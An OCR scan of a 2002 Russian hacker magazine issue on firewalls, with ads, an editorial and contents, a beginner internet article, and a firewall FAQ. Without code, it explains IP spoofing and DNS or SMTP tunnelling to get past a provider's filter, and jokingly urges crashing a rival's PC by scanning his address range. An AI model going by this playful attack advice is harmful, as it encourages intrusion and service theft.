

ТАЙПЕР

11(24)2002
ноябрь 2002

Ежемесячный, тематический, компьютерный журнал

**ОБХОД
FIREWALL**

Схема
ISO/OSI:
4 СЕМУ
НЯНЕК...

Чем закрыть зад:
персональные фауэрволы

Взлом
чужого
фауэрвола:
разведка и атака

Железные
фауэрволы

Маскарадинг:
сети за пеленой

Самым
маленьким
БИТЫ
на
цстроены
интернет

В

Э

Л

О

М

№11 (24)
ноябрь 2002

(game)land
полет 2002

ISSN 1609-1027

1124112002

9771609102006

спасибо
за
покупку!

11>

НА ПИКЕ ВЫСОКИХ ТЕХНОЛОГИЙ



FL 577LN

15'' ЖК-монитор –
совершенный дизайн, воплощение
передовых технологий



FT 775FT

абсолютно плоский 17'' экран,
идеальное соотношение
цена/качество

ТЕХНОТРЕЙД

МОНИТОРЫ ИЗ ПЕРВЫХ РУК

Дистрибуторская компания

Тел.: 291-2686, 291-5769, 291-5870; Факс: 291-5794
E-mail: technotrade@technotrade.ru

МАГАЗИНЫ РОЗНИЧНОЙ ТОРГОВЛИ:

М.видео: 777-777-5

пр. Мира, д.91, к.1

Измайловский вал ул., д. 3

Пятницкая ул., д. 3

Маросейка ул., д. 6/8, стр.1

Большая Черкизовская ул., д. 1

ISM: 785-5701, 787-7781, 280-5144, 210-8340

Нахимовский пр-т, д. 24

Университетский пр-т, д. 6 корп. 3

Ф Центр: 472-6401, 205-3666, 785-1785

Сухонская ул., д. 7а Выставочно-деловой центр на «ВВЦ»,

пав. 71, 1 этаж, Мантулинская ул., д. 2

Сеть компьютерных центров POLARIS

Единая справочная служба: 7555557

Радиокomплект-компьютер: 953-8178, 424-7157

Ул. Бахрушина д. 17, стр. 2

Старт-Мастер: 935-3852, 784-6383, 231-4911

м-н. Электроника

Автозаводская ул., д. 11

Ленинградское ш., д.16, стр.1-2

ул. Люблинская, д. 169

Чонгарский бул., д. 3, к. 2

Никольская ул., д. 8/1

Столешников пер., д. 13/15

Протопоповский пер., д. 6

Яблочкова ул., д. 12

ОПТОВЫЕ ПРОДАЖИ:

ELSIE - Варшавское ш., д.125, тел. 777-9779

ELST - Рязанский пр-т., д. 59, тел. 728-4060

CITILINK - Народного ополчения ул., д. 34, тел. 745-2999

ISM - Нахимовский пр-т, д. 24, тел. 785-5701

ДЕНИКИН - Огородный пр., д.8, тел. 787-4999

ИНЛАЙН - г. Долгопрудный Московской области,

Первомайская ул., д. 3/Ц, тел. 941-6161

ИНТАНТ - г. Томск, тел. (3822) 420-224, (3822) 420-234

Никс - Звездный бульвар, д. 19, тел. 216-7001

NT Computer - Волоколамское ш., д. 2, тел. 755-5824

Олди - Трифоновская ул., д. 45 тел. 284-0238

Сетевая лаборатория - ул. Тимирязевская д.1/4 тел. 784-6490

FLATRON®
freedom of mind



ТЕХНОТРЕЙД приглашает к сотрудничеству региональных дилеров и магазины розничной торговли.



"Нуууууу, где же вы <пиб>, ай, выручайте дядю!!!" (с) Ленинград – только и остается завывать, когда утром залогинившись в систему, обнаруживаешь девственно пустой кластер хардов, прожранный за ночь месячный трафик всей конторы или характерный /var/www/html/index.html.bup, а в самом index.html - какой-нибудь симпатный дефейс... Что тут можно сказать: сколько бы всякие бюллетени по сетевой безопасности не капали на мозги, мол, фаерволл – это не панацея от всех атак, на практике оказывается именно так.\|\|\|

Ох, сколько же админов ограничиваются в секюности своих систем только настройкой фаерволла! А что им делать? Там у секретарши ворд не открывается, тут у тупого менеджера файл не печатается, и за всем этим делом надо поспевать. А секюность... Ну, фаерволл есть, и то хорошо – большинство хулиганствующих малолеток отвалятся, наткнувшись на огненную стену, а если попадетсся реальный хацкер... А хацкерам в моей сети, типа, делать нечего, ничего интересного для них тут нет.\|\|\|

А потом - "Нуууууу, где же вы <пиб>...!!!" и попа, готовящаяся принять детородный орган начальства.\|\|\|

Плохо. Не хорошо. Но ничего поделать нельзя, закон природы – голодный и злой всегда пожирает беспечного и откормленного. Так что, ребята, давайте приступим к изучению фаерволлинга :) – в жизни пригодится. Этот номер мы решили посвятить как раз этому делу:\|\|\|

Схема ISO/OSI: 4 СЕМУ НЯНЕК...

Чем прикрыть зад:
персональные фаёрволы


Взлом чужого фаёрвола: разведка и атака

Железные фаёрволы

Маскарадинг:
сети за пеленой

Самым
маленьким
БИТЫ:
как
устроен
интернет

Ну, надеюсь, что очередной Спец даст тебе хорошего пинка в плане изучения сетевой секюрити и устремит тебя дальше по той же дорожке с хорошей инерцией :). Увидимся в следующем месяце!\|\|\|



Редакция

главред
Рубен Кочарян (noah@real.xakep.ru)
креативный редактор
Алексей Короткин
(donor@real.xakep.ru)
винформативный редактор
Андрей Михайлюк
(dronich@real.xakep.ru)
каректирь
Виталий Петрович (VP)
Art

арт-директор Максим Каширин
дизайн-верстка Дмитрий Романишкин,

художники Анатолий Rover, Юрий Никитин, Топе-Х, Артем Симаков, Константин Камардин, Юрий Костомаров, Людмила Стеблянок, Борис Алексеев, Михаил Болыстов, Гриф, Эйн Хагалаз, Ольга и Алексей Шамардины, Алексей Межевич

Реклама

руководитель отдела
Игорь Пискунов (igor@gameland.ru)
менеджеры отдела
Алексей Анисимов (anisimov@gameland.ru)
Басова Ольга (olga@gameland.ru)
Крымова Виктория (vika@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)

PR менеджер Яна Губарь
(yana@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

PUBLISHING

учредитель и издатель
ООО "Гейм Лэнд"
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Сворцов (boris@gameland.ru)
технический директор
Сергей Лянге (serge@gameland.ru)

Для писем
Web-Site
E-mail

101000, Москва, Главпочтамт, а/я 652,
Хакер
<http://www.xakep.ru>
spec@real.xakep.ru

Мнение редакции не обязательно совпадает с мнением авторов. Редакция не несет ответственности за те моральные и физические увечья, которые вы или ваш комп можете получить, руководствуясь информацией, почерпнутой из статей номера. Редакция не несет ответственности за содержание рекламных объявлений в номере. **За перепечатку наших материалов без спроса - преследуем.**

Отпечатано в типографии «ScanWeb», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

ПУТЕВОДИТЕЛЬ \ Плохие туннели / Хорошие туннели

Туннелирование - один из основных способов обхода файрволов и других мелких препятствий, которые пытаются изобразить бородастые админы. Бедненькие, они ведь не знают, с кем воюют!

ИГРЫ С ШАРАМИ

Однако сосредоточимся на играх, где шары катают, и у нас получится бильярд, боулинг, гольф и крокет. Вот они - самые главные шарокатательные игры.

ISO/OSI \ Семь уровней в мозгу телекоммуникатора...

Про эту загадочную модель OSI очень любят рассказывать преподы в институте и авторы в толстых сетевых книжках, причем в самом начале.

ЗАЩИЩАЕМСЯ ПОД WIN \ Настройка Agnitum Outpost Firewall

Трудно раскидывать пальцы в сети, если сам падаешь от первого толчка ламера, скачавшего себе Vojozger и даже не представляющего себе, как он работает. Еще труднее спокойно спать, будучи админом сервака под NT или 2000. Но есть счастье у виндусятников, его надо только скачать и настроить :).

Intro1 | Content2 | СхемаИнета4 | FAQ6 | ISO/OSI12 | Разведка16 | Атака18 | NIX-предохранилово22 | ЗащищаемсяПодWin26 | Backstealth30 | ВсеобщаяИнтеграция32 | ПерсональныеFirewall'ыДляWin34 | ЯдерныеРеакции38 | ЗаЖелезнымЗанавесом42 | ОгненноеРешето48 | NortonClientFirewall150 | ЯдовитыйDns54 | IP-маскарадинг56 | TCPwrappers60 | ПостройСебеСам62 | Путеводитель66 | ПрикладноеТуннелирование70 | SystemPanic72 | ИнфаПоФайрволлингуВСети74 | DVD+/-RW78 | ExperienceTweaker84 | BornToDefrag86 |][-Desktop88 | Восставшие | ИзАда92 | Update94 | FlashMX96 | TipsOfFlash98 | DreamweaverMX100 | ДругойКреатифф102 | TipsOfWeb106 | ИгрыСШарами108 | ПограничнаяСтража112 | Книжки120 | e-mail122 | Комикс124



Арек Universal

Процессор - Intel® Pentium® 4 2.8 ГГц
Материнская плата - Intel® D845GB
Память - 512MB DDR
Жесткий диск - 120GB
DVD/CD-RW
Видео - GeForce 4 Ti4600
Звук - SB Audigy Platinum
Форм-фактор - ATX



Центр Вашей Цифровой Вселенной

Компьютеры Арек Universal на базе процессоров Intel® Pentium® 4

Компьютеры **Арек Universal** на базе процессоров Intel® Pentium® 4, созданные с использованием современных технологий позволяют по-новому взглянуть на окружающий мир. Последние технологии обработки видео, звука и графики позволяют использовать новый **Арек Universal** как универсальное средство для создания профессиональных и домашних музыкальных студий, фотостудий, станций видео-монтажа и многого другого.

Удивительные возможности **Арек Universal** на базе процессоров Intel® Pentium® 4 помогут полностью раскрыть Ваш творческий потенциал. Используя средства коммуникаций нового **Арек Universal** Вы получаете возможность живого общения со всем миром не выходя из дома в сети Интернет. **Арек Universal** можно использовать как средство обучения и развлечения, так как его возможности отвечают требованиям самых различных приложений.



м. "Белорусская" пл. Тверская застава, 3
тел./факс (095) 250-46-57,
250-44-76, 250-55-36
<http://www.del.ru> e-mail: info@del.ru

м. "Савеловская"
Сущевский вал, 5, стр.1А
тел./факс (095) 788-00-38
e-mail: savel@del.ru

м. "Шоссе энтузиастов"
пр. Буденного, 53
тел./факс (095) 788-19-65
e-mail: budenovsky@del.ru

СХЕМА ИНЕТА

demiurg (arkhangel@mail.ru)

ПРИВЕТ, КУЛХАЩЕР. ВОТ ТЫ СЕЙЧАС ПРОЧИТАЛ НОВЫЙ СПЕЦ-ХАКЕР И УЖЕ ГОТОВ ПОПАНУТЬ САЙТ МЕЛКОМЯГКИХ. ПРОРВАТЬСЯ ЧЕРЕЗ ЗАГРАЖДЕНИЯ ПОРТАЛА WWW.PORNO.GOV, ОШУТИТЬ ОПЬЯНЯЮЩИЙ МЕНТАЛЬНЫЙ ОРГАЗМ, ВЗЛАТЫВАЯ БАЗУ КРЕДИТОК WWW.PORNO.COM...

Но все это мечты, а знаешь ли ты, как вообще построен Интернет? Каким образом, набирая www.playboy.com, ты лицезрешь на своем роскошном 22-дюймовом мониторе (я ведь прав?) обольстительных красоток, а не потного фидошника. Что ты сказал? Интернет - это компьютеры... Хм... Достойный ответ. А как тогда они соединяются? Мдя... Проводами? Да... давай разбираться, а то потом будет просто стыдно перед слепой девушкой с весами, когда будут оглашать приговор...

Я РАНЕН ТАК, ЧТО ВИДЕН МОЗГ


Что такое Интернет? Интернет - это сеть сетей. В таком же случае что такое сеть, спросишь ты? Сеть - это группа компьютеров, соединенных между собой. Как видишь, определения очень расплывчаты, давай разберемся. В идеале один комп представляет собой сеть, в которой только этот комп и существует. У него даже есть IP адрес - 127.0.0.1. Т.е. не имея никакой сетевой карты, ты уже имеешь свою маленькую сетку с самим собой. Разумеется, этого мало - допустим, ты и твой друг Гоша решили поиграть в кваку, для этого ты тащишь к Гоше свой комп... сразу же возникает вопрос, а как же их соединить? Бежим на Савеловку, покупаем у барыги две сетевухи + витую пару пару метров. У тебя с Гошей сейчас два компьютера - сетевухи вставлены - соединены... но возникает вопрос: как же компы будут различаться? По имени, говоришь? Ты представляешь, сколько в мире компов? Если каждый юзер захочет, чтобы его компьютер идентифицировался уни-

кальным именем - то никаких слов не хватит, и появится масса безликих - `veryprettyshepurnogirl8932` или `rulezzzcoolfuckman2971`. Я не хочу ничего сказать, имя компьютера очень часто используется в сети (тем более в локальной), но так как мы моделируем свой маленький Интернет, это имя остается вторичным, а идентификация компов определяется IP адресом. Помнишь, в начале статьи мы говорили, что у каждого компа есть собственный IP - так вот, он никуда не делся. Пингуя, ты всегда можешь получить от своего же компа ответ, но установив сетевые карты (и разумеется, правильно настроив их), мы получим два IP: один твой (пусть будет 192.168.0.1), а вто-

рой для Гоши (192.168.0.2). Мы получили маленькую сеть из двух компьютеров, которые распознают друг друга (по IP) и, разумеется, в состоянии обмениваться информацией. Все понятно? Тогда усложняем ситуацию...

А ЧТО ЭТО ЗА ДЕВУШКА И ГДЕ ОНА ЖИВЕТ?

Все идет своим чередом... Вы с Гошей играете в кваку, но вдруг из другого подъезда к вам приходит девочка Алиса, которая тоже не прочь поиграть в кваку. Получается, что сеть разрастается. На базе витой пары нельзя соединить более двух компов - придется приобретать концентратор (он же хаб



или свитч (switch)). Хабу (удлинителю) наплевать, что за трафик через него ползет. А свитч же представляет собой интеллектуальное устройство: все дело в том, что любая сетевуха имеет собственный уникальный (это очень важно) MAC адрес. Так вот, свитч запоминает его и уже контролирует трафик.

Постепенно ваша сеть разрастается, подключаются новые подъезды, и вы задумываетесь - неплохо бы подключиться к Интернету. Не вопрос! Находите ближайшего провайдера, он кидает до вашего свитча шнур и выделяет вам один IP адрес. Что? Да. Вы не ослышались - именно один, на самом деле больше и не надо... Мы просто подходим к самому интересному.

НЕ ПЛАЧЬ, АЛИСА, ТЫ СТАЛА ВЗРОСЛОЙ

Возникает масса вопросов... Что за IP выделил провайдер, зачем он нужен, почему только один? Вернемся к началу - вспомни, что у каждого компа вашей сети есть IP адреса (у тебя 192.168.0.1 и т.д.), но эти IP существуют только в локальной сети и для Интернета открыты не будут. Провайдер выделяет тебе IP адрес из своей подсети, но что с ними делать?

Как им пользоваться? Проведу небольшую аналогию - допустим, Гоша обиделся на тебя (т.к. тебе Алиса дала, а ему нет). Он показывает пальцем на дверь и отлучает тебя от сети. Думает, что ты пропадешь... Фигушки :). У тебя еще сохранился модем на 14400 + аккаунт в Интернет. Ты звонишь провайдеру - выходишь в Интернет. Получаешь IP, только автоматически, т.к. у провайдера уже стоит специальный сервер (DHCP), который отвечает за раскидон IP адресов юзерам и выполняет всякую черную работу (чтобы двум юзерам один и тот же адрес не кинуть). Та же самая ситуация и с локалкой, только разница в том, что на дайлапе IP у тебя меняется от подключения к подключению, а в локалке провайдер выделил тебе статический IP, который уже никуда не денется.

ОСТАВЬ ОДЕЖДУ ВСЯК СЮДА ВХОДЯЩИЙ

Ну ладно, допустим - разобрались с IP. А что же делать со шнуром, который кинул провайдер? Совать в свитч! Давай решимся на такой эксперимент... (хотя на самом деле это ошибка). Естественно, чтобы защититься от вторжений извне - надо ставить фаерволл, причем на каждую локальную машину. Это хорошо, если у тебя в сети 2-3 компа, а если 50? Причем поставить - это слабо сказано, надо создать правила: блокировка одних подсетей, допуск других. Банальный

пример: допустим, в соседнем городе Мухосранске живет (эээ... существует) хакер Жора, который очень хочет сломать твою сеть и изнасиловать Гошу. Естественно, вы все (ну, кроме Гоши) хотите заблокировать этого варвара. Ты знаешь его IP и просто на роутере прописываешь, что с такого IP пакеты не принимать, а посылать со-

ПОСМЕЕМСЯ НЕПЛЕР ВЕЛИКОЙ ГЛУПОСТИ ЛЮДЕЙ

А как по твоему, что представляет собой сеть провайдера? Чем она отличается от твоей? Да, конечно - крутые свитчи, распальцованные сервера... А конкретно? Радикально? Да ничем! Равно как твоя

Обрати внимание на маленькую схемку - она очень наглядно демонстрирует взаимодействие компов в глобальной сети. Как видишь, все очень просто. Но это только на первый взгляд :).

общение «Network is Unreachable» или что-то типа этого. Но заваривается интрига: Алиса хочет контактировать с Жориком и специально для него расширяет папку «C:\My Documents\Alice\бурундуки» - естественно, тебе надо бежать к ней и разрешать подключения с Жоркиного IP адреса, открывать необходимые порты и т.д. А если он у него частенько меняется или Алиса просто не дала Жоржу и они разбежались? Опять бежать к ней? Нет, фигушки! Нам нужна система защиты, которая централизованно будет администрироваться (желательно удаленно) и позволит задавать правила (рулесы) для всех пользователей. Для этого вполне подойдет роутер - компьютер, через который идет трафик из Интернета в локальную сеть и наоборот. На нем уже стоят разные фаерволлы, анализаторы трафика и т.д., что позволяет админить сеть легко и непринужденно.

ЛЮДИ ГИБНУТ ЗА МЕТАЛЛ

Но вдруг Жора понял, что его перехитрили, он посылает своего провайдера на фиг и покупает крутой модем на 14400, надеясь взломать вашу сеть. Согласись, заблокировать его IP просто глупо. Хотя бы потому, что он с легкостью его сменит, отключившись и вновь подключившись к Инету. Но если ты знаешь IP адрес сети его провайдера (допустим, он 200.200.200.*), то шанс поглумиться над Жоржем есть. Тебе придется просканировать все адреса от 200.200.200.0 до 200.200.200.255. Времени это займет немного, зато какой интеллектуальный оргазм получит Жорж, увидав синий экранчик смерти или еще что похуже.

сеть является посредником между компом Гоши и Интернетом, так и провайдер образует связующее звено между твоей сетью и Инетом. Связка поистине очень проста: комп Гоши -> свитч сетки -> роутер локалки -> роутер прова -> свитч прова (обычно бывает) -> Internet -> www.porno.com. А что такое www.porno.com? Та же самая сеть с web-сервером, с фаерволлом, с роутером. Каких-то компонентов может и не быть или они могут быть по-другому реализованы. Не суть важно. Главное, что трафик должен приходиться, обрабатываться, уходить. В наше тяжелое военное время фаерволл - это обязательное условие построения любой сети, т.к. даже если проблема безопасности отсутствует, то всегда возникают вопросы о контроле трафика (сколько порнухи юзер Саша накачал), его стоимости (на сколько у.е.), в какое время...

Что мы поняли? Интернет - это сеть, а компьютер - это часть Интернета... Хотелось бы верить, что моя статья помогла разобраться в сложных технологиях, окружающих нашу жизнь. Если есть вопросы - пиши. Всегда твой и только твой маленький и пушистый - demiurg(arkhangel@mail.ru).



FAQ



Матушка Лень (MLen@mail.ru) MatushkaLEN' [LoveTech]

Я забыл, что такое пакет?

В предыдущих номерах по взлому я уже просверлил тебе все уши рассказами про пакеты! В этом номере экзекуция продолжается, ведь файрволлы, которые так мечтают обойти хакеры, работают именно с пакетами! Все в нашем сетевом мире крутится вокруг этих мусорных пакетиков, поэтому ты должен четко себе представлять, зачем они нужны и какие бывают. Итак, ты должен запомнить, что пакеты состоят из заголовка и полезной информации. Заголовок нужен для того, чтобы доставить пакет по нужному адресу. В информационном поле может лежать информация пользователя, или другой пакет. Если

ты не забыл, то когда один пакет вложен в другой пакет - это называют инкапсуляцией.

Что такое фильтр пакетов?

Классический файрволл - это именно фильтр пакетов. Фильтр пакетов позволяет отбрасывать пакеты в зависимости от адреса получателя, адреса отправителя и номера порта. Такой фильтр очень полезно ставить для того, чтобы защитить локальную сеть. Например, в локальной сети пользователи могут использовать протокол NetBIOS поверх TCP/IP для обмена файлами и доступа к принтерам. Но для того, чтобы этот протокол не мог-

ли использовать хакеры из глобальной сети, на файрволле закрывают 136-й, 137-й и 139-й порты протокола.

А бывает, что нужно защитить пользователей локальной сети от тлетворного влияния всемирной паутины. Для этого ласковый администратор закрывает на своем файрволле порты Аськи (ICQ) и Ирки (IRC), чтобы пользователи работали как рабы на урановых рудниках, а не чатились целый день.

Одним словом, фильтр - это устройства или программы, которые отбрасывают пакеты по заголовку, но в содержимое не лезут!

Как файрволл спасает от порнухи и рекламы?

Пакетный фильтр, как ты уже понял, умеет отбрасывать пакеты с определенных адресов. То есть если ты скачаешь из Инета список адресов баннерных систем, то на твоих страничках не будет рекламы. А все потому, что пакеты с тошнотными баннерами не пропустит твой файрволл. Так же можно защититься от порносайтов, если у тебя не хватает силы воли, и ты начинаешь качать порнуху каждый раз, как только зайдешь в сеть. Однако всегда найдется порносайт или баннерная сеть, о которых не знает твой файрволл :). В таких случаях возможностей фильтров пакетов уже недостаточно, поскольку приходится анализировать не только заголовки пакетов, но и их содержимое. Например, можно фильтровать все картинки размером со стандартный баннер или анализировать сигнатуру женских сисек в загружаемых картинках.

Что такое правила файрволла?

Вопрос, конечно, риторический. Ведь любому понятно, что этими правилами пользуется фильтр пакетов для того, чтобы определить, какой пакет пропу-



стить, какой отбросить, а какой перенаправить. Получаются так называют настройки фаерволла. И если администратор допустил ошибку в составлении правил для своего фильтра, то этим обязательно воспользуется сетевой разбойник. Отсюда мораль: для того чтобы научиться обходить фаерволлы, хакеры изучают правила фильтрации пакетов. Ну и, конечно, существуют списки стандартных ошибок в составлении правил обхода фаерволов. Эти списки помогают админам защищаться, а хакерам обходить фаерволлы. С помощью правил можно очень тонко настроить свой фильтр. Для этого есть три типа правил: входящие, исходящие и перенаправляемые пакеты. То есть фаерволлу можно независимо указать, что делать с этими тремя типами пакетов.


Как пакетный фильтр спасает от DOS атак и как он лагает?

На своем фильтре бородастый хранитель сервера может закрыть ICMP порт, по которому проводится распределенная

защиты от спуфинга: проверять маршрутную информацию. То есть фильтр с помощью программы маршрутизации проверяет, в какой сети живет адрес и мог ли он оттуда к нам прийти по этому пути. Как не сложно догадаться, метод защиты слабый и жутко тормозной. А еще нужно его правильно настроить, чтобы не отбрасывать хорошие пакеты, заблудившиеся в сети. Спасает это только от спуфинга тупых или запрещенных адресов.

КТО такой прокси-сервер и причем он тут?

Если ты помнишь, проху переводится как представитель. Он позволяет тебе лазить в сети так, чтобы все видели только адрес прокси-сервера. То есть прокси принимает запрос от локального компьютера и передает его в сеть, но уже от своего имени. Такое свойство посредника-представителя позволяет прокси-серверу скрыть реальные IP-адреса компьютеров в локальной сети от глаз хакера. Кроме этого, прокси-сервер экономит IP-адреса, то есть на одном IP может висеть целая сеть.



атака на отказ (DDOS), или же он может закрыть порты NetBIOS. Причем он может сделать такую подлянку хакерам, используя простейший пакетный фильтр, встроенный в маршрутизатор. В таком случае маршрутизатор будет отбрасывать эти пакеты, вместо того чтобы передать их дальше (маршрутизировать).

Однако фильтр пакетов не умеет отбрасывать пакеты с поддельным адресом или пакеты с мусором, от которого может взглюкнуть сервер. Допустим, хакер атакует сеть бородастого админа с определенного IP адреса. Тупой админ запрещает фаерволлу пропускать пакеты с этого адреса. А хакеру пофиг, он просто вставляет другой поддельный адрес или атакует с перебором адресов. Вот тут-то фаерволл и лажанулся, нельзя же перекрыть сообщения сразу со всех адресов Интернет, сразу по всем портам. Во время такой атаки логичнее выдернуть шнур из сервера, целее будет!

Может ли фильтр защитить от IP спуфинга?

Спуфинг - подделка адреса отправителя IP-пакета. Нужно это для того, чтобы администратор фаерволла не мог закрыть адрес атакующего. Для этого хакер может атаковать с сотни поддельных адресов. Все-таки есть один кривой метод

Такая ситуация очень неприятна для хакера, ведь он не может обратиться к компьютеру в локальной сети, потому что прокси-сервер не принимает пакеты, которые не запрашивал. Прокси-сервер тесно связан с фаерволлом. Например, часто фаерволл используют для организации прозрачного прокси. Для этого сетевой фильтр перенаправляет пакеты на вход прокси. То есть прокси существует, но его не видно за фаерволлом. Потому и прозрачный, что за фаерволлом. То есть представитель прячет от хакерских глаз сеть, а фаерволл прячет представителя, тяжело подкопаться.

ЧТО такое туннелирование?

Допустим, что у хакера есть бесплатная почта. То есть из Интернета он может получать только почту, а хочется по страничкам полазить, Аську с Ирккой поласкать. Но работает только почтовый протокол SMTP. Тогда хакер организует TCP/IP туннель внутри этого протокола. Идея простая: нужна программа, которая будет упаковывать обычный TCP/IP в пакеты почтового протокола у пользователя. И нужна программа, которая будет распаковывать эти пакеты в Интернете. Для этого туннедец вешает на каком-нибудь хакнутом сервере в Интернете скрипт, который притворяется почтовым

сервером, а на самом деле распаковывает хакерский TCP/IP.

Получается, что по почтовому протоколу бегают обычный интернет-трафик. Заметь, что фаерволл его не видит, поскольку не заглядывает в содержимое пакетов.

Или, допустим, какой-то провайдер открыл тестовый вход на свой домашний сервер и закрыл на фаерволле все протоколы кроме DNS (служба доменных имен). А по протоколу HTTP провайдер разрешил обращаться только к своим серверам, при этом обращения к другим серверам провайдерский фильтр не пускает. Тогда хакер организует туннелирование DNS и сидит в Интернете на халяву.

